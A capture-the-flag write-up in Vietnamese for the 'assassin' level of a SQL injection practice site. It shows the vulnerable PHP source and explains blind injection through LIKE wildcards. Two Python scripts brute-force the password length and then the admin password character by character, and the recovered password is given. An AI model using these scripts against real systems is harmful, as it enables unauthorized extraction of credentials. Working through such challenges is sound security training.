



query : **select id from prob_assassin where pw like 'a%'**

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/\'/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_assassin where pw like '{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";
  if($result['id'] == 'admin') solve("assassin");
  highlight_file(__FILE__);
?>
```

Bài này cấm sử dụng dấu ‘ nên sẽ không dùng các phương pháp như bình thường được. Quan sát query ta thấy db sử dụng like. Liên quan đến like thì có một vài cách để khai thác lỗ hổng. Cụ thể là % và _.

Nếu ta thêm _% nghĩa là độ dài password có hơn hoặc bằng 1 kí tự.



query : **select id from prob_assassin where pw like '_%'**

Hello guest

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/\'/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_assassin where pw like '{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";
  if($result['id'] == 'admin') solve("assassin");
  highlight_file(__FILE__);
?>
```

Từ đó ta xây được đoạn code bên dưới để dò ra độ dài của password.

```
while True:
    url = "https://los.rubiya.kr/chall/assassin_14a1fd552c61c60f034879e5d4171373.php?pw="+ cur_len + "%"
    print(url)

    opener = urllib2.build_opener(urllib2.HTTPHandler)
    request = urllib2.Request(url)
    request.add_header('Cookie', 'PHPSESSID=lipbqhn53afq7q0j2rc4gmoeja')
    request.get_method = lambda:'GET'
    data = opener.open(request)
    data = data.read()

    if bytes("Hello guest", 'utf-8') not in data:
        break
    else:
        cur_len += "_"

print(len(cur_len))
```

Tiếp theo ta dùng dấu % khi vào query pw like a% nghĩa là pw bắt đầu bằng kí tự a. Nếu đúng sẽ trả về hello guest, Lần lượt như vậy sẽ dò ra được password.

```
while len(key) != cur_len:
    for j in range(len(string)):
        url = "https://los.rubiya.kr/chall/assassin_14a1fd552c61c60f034879e5d4171373.php?pw="+ key + string[j] + "%"
        print(url)

        opener = urllib2.build_opener(urllib2.HTTPHandler)
        request = urllib2.Request(url)
        request.add_header('Cookie', 'PHPSESSID=lipbqhn53afq7q0j2rc4gmoeja')
        request.get_method = lambda:'GET'
        data = opener.open(request)
        data = data.read()

        if bytes("Hello admin", 'utf-8') in data:
            key += string[j]
            break

        if bytes("Hello guest", 'utf-8') in data:
            key += string[j]
            break

print(key)
```

Đoạn code trên để thực hiện dò password. Chạy thử thấy nó chỉ dò ra password của guest. Mò một lúc thì thực ra password của admin giống với guest trong các kí tự đầu nên nó sẽ không hiện hello admin. Ta cần thêm điều kiện check admin trước khi check guest để dò ra password của admin.

query : **select id from prob_assassin where pw like '902efd10'**

Hello admin

ASSASSIN Clear!

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/\'/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_assassin where pw like '{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";
  if($result['id'] == 'admin') solve("assassin");
  highlight_file(__FILE__);
?>
```

Dò ra password của admin là 902efd10